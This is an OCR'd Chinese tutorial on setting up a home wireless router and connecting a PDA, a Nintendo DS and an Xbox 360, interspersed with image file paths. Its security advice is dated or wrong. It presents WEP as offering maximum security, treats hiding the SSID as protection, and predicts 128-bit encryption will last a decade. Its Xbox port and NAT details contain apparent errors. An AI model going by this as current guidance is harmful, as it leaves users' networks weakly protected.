
了解了什么是路由器、路由器的作用、以及路由器选购的一些知识后，你肯定想知道如何设置、使用路由器了。对有线路由器、ADSL Modem来说，硬件安装部分不用特别考虑。而对无线路由器来说，安装的位置就很讲究了。

目标是无障碍 无线路由器安装


既然是无线信号，你肯定会想到它是否会有干扰、是不是会被容易侵入等等问题，最重要的还不止于此，信号是否足够覆盖到每个角落也是至关重要的。一般来说，网络厂商都会提供一个数据"有效覆盖范围XX"类似的说明。但实际上，由于受到障碍物的遮挡，信号强度会越来越弱，末端的信号强度实在不能令人满意。所以，在安装之时，选对无线路由器的架设位置非常关键。

首先建议大家把路由器摆放在房间的中间位置，之所以这样做是因为无线设备的传输范围是一个球体，在房间的中间位置，可以让信号范围的直径覆盖全屋，以达到较好的传输效果。同时，将一些可能干扰到路由器无线信号的产品远离路由器，仔细想想家里有没有2.4GHz的无绳电话，如果有，把它拿开，离路由器远些为好。另外，无线路由器的天线位置也要特别留意，一般的无线路由器产品使用的都是全向天线，这样可以随意改变角度，以达到更好的信号覆盖效果，通常情况下竖直向上是最好的，当然这也要看你居所环境的具体情况。如某一个屋内处于覆盖末端，信号很弱，而同等距离相反方向的另一个屋子信号较好，这时就可以把天线略微偏移，指向信号较差的一面，以均衡覆盖效果。


只要三分钟 设置路由不用愁



首先打开路由器的内置自动拨号功能，通过浏览器，键入http://192.168.1.1（不同厂商的产品默认IP地址略有不同）进入ADSL猫的设置页面，并输入默认的管理员账号与密码，如admin。




在拨号部分设置好工作模式——虚拟拨号。



设置VPI/VCI值，这要根据当地电信运营商来选择，如果不清楚可以电话咨询当地电信客服，同时选择拨号模式PPPoE。

输入拨号用户名及密码，注意这部分要严格按照当地电信给出的用户名和密码填写。

如此一来，最基础的网络功能就算完成了。一般来说，默认启用了DHCP的路由器，在电脑端是不需要设置IP地址、网关及DNS的，自动获取就可以了。接下来，就是要对无线部分进行设置了。



Interface Enabled

选择无线设置界面，首先要启用无线功能，如图中范例即为Interface Enabled，各路由器的界面有所差异，就不一一说明了。

Network Name (SSID)

SSID在出厂时都会提供默认名字，但是建议这里最好设置一个属于自己的名字，在信号繁多的地区设置自己的无线时不易出错。

Interface Type

在无线规格部分，建议选取如图中所示的80.11b/g或自动，这样可以依靠路由器与终端设备自行判定接入速度。注意无线网络是向下兼容的，如你的无线网络是54Mbps，如果接入一个11Mbps的设备，那么所有连接都将依据最低速设备连接。

Broadcast Network Name

广播网络名称建议大家都关闭掉，这样可以减少被外人误入或攻击的可能。

Security

安全部分务必要设置，认证模式可以选择Use WEP Encryption，64bit或128bit加密，并输入自己熟记的密码或自动生成，这样才可以保证最大限度的安全性。

经过这样一翻"折腾"，网络已经可以正常工作了，无线也能开始启用，还不快试试？

另外，安全专家预计至少未来10年内，128位加密将可以在互联网上发挥积极有效的作用。


红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

搞掂了路由器，现在该设置一下终端了。其中，台式机的有线部分几乎不用设置，一切自动即可，而笔记本也相对简单。不过，我们并不准备这么简单地把终端设备的连接方法就忽略过去了，现在，让我们看看你手边都有什么可以连接到网络中来吧！


PDA

首先是PDA的部分，相对而言，以Windows Mobile的产品设置最为简单，而且更像电脑的设置，甚至和笔记本电脑有很多设置相似之处。不信，一起来看看：



首先在PDA的网络管理中选择“单位设置”。

配置无线网络中双击“添加新的……”。




身份验证部分选择“已共享”，数据加密部分设置为“WEP”，同时在下面输入路由器中预设的密钥即可。

网络名称部分填写刚刚设置路由器时的SSID名称，同时连接到部分选择“默认单位设置”。


IDSL

IDSL等同于NDSL，日本任天堂公司出品的游戏机，而这样一个掌上游戏设备，同样也有WiFi的功能，只是很多人不知道如何连接设置罢了。




在IDSL的主界面中进入WiFi设置，并点击Nintendo Wi-Fi Connection Settings。

界面中会提供三个预置设置的空位，随便选择一个继续。



注意，我们的路由器是没有SSID广播功能的，所以在IDSL使用Search for an Access Point不可能搜索到，只能选择Manual Setup进行手工设置。

点击SSID后面的Edit填写路由器的SSID名称，在WEP Key中输入好自己设置的密钥。另外，在Auto-obtain IP Address及Auto-obtain DNS部分都选择YES，依靠路由器自动分配。



现在，点击Test Connection来试试看吧！

Xbox 360


微软的Xbox 360游戏机不亏是“微软打造”，其网络设置曾经让无数人为之苦恼，有线网络的连接方式甚至比无线网络连接还容易出现问题。现在，让我们一起来化解这份烦恼吧！

在Xbox 360上选择主界面系统，并进入“网络设定”中的“编辑设定”。

IP地址部分建议使用手动功能逐一设置IP、网关、子网掩码及DNS，注意保持一致，这样便于端口映射。

此时打开路由器控制页面，分别映射TCP协议的3074端口以及UDP的3047、88两个端口，并指定映射到分配给Xbox 360的IP地址上。

然后回到Xbox 360上，测试网络即可。注意，在测试时看到NAT部分如果是“完全”，Xbox 360将无法在live上建主游戏，这对金会员尤其重要。因此在路由器中务必要打开NAT设置，待Xbox 360的网络测试中NAT部分显示为开启方可。



红软基地独家制作 www.rsdown.cn


红软基地独家制作 www.rsdown.cn

路由器玩到这样就算可以了吗？不够，端口映射不止于此，如果你醉心于BT或电驴下载，那对端口映射的功能想必也有所耳闻了。不过，路由器除了我们讲过的那些基础功能之外，还能做什么？正如前面所讲过的，路由器的基本原理同PC有些近似——硬件+软件，这个软件当然就是指的嵌入式操作系统了。

